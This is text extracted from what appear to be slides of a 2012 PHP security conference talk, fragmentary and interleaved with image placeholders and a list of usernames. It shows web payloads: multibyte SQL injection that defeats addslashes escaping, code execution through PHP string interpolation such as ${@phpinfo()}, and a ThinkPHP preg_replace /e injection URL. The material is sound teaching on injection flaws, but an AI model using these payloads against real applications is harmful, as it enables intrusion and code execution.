
SELECT * FROM [table] WHERE username = 'PHPCONF'
SELECT * FROM [table] WHERE username = 'PHPCONF\''
SELECT * FROM [table] WHERE username = 'PHPCONF%cc\''
Σ( ° △ °|||)︴ Before After PHPCONF PHPCONF PHPCONF' PHPCONF\'
PHPCONF%80' PHPCONF�\' PHPCONF%cc' PHPCONF岤' 0x81-0xFE 0x40-0x7E 0xA1-0xFE

• addslashes • mysql_escape_string • magic_quote_gpc • Special Cases –
pdo – mysql_real_escape_st ring
None
• $url = "http://phpconf.tw/2012/"; • $url = "http://phpconf.tw/$year/"; • $url

= "http://phpconf.tw/{$year}/"; • $url = "http://phpconf.tw/{${phpinfo()}}/"; • $url = "http://phpconf.tw/${@phpinfo()}/";

config.php $dbuser = "root";
config.php $dbuser = "${@phpinfo()}";

$res = preg_replace('@(w+)'.$depr.'([^'.$depr.'\/]+)@e', '$var[\'\\1\']="\\2";', implode($depr,$paths)); https://orange.tw/index.php?s=module/action/ param1/${@phpinfo()}
Think PHP
None
– – – – – –

• PHP Security – http://blog.php-security.org/ • Oddities of PHP file
access in Windows®. – http://onsec.ru/onsec.whitepaper-02.eng.pdf
None


 p8361
 jeffersonlam
 varn
 reverentgeek
 cassininazir
 pedronauck
 apolaine
 aleyda
 seathinner
 skipperchong
 palkan
 helmedeiros
 jct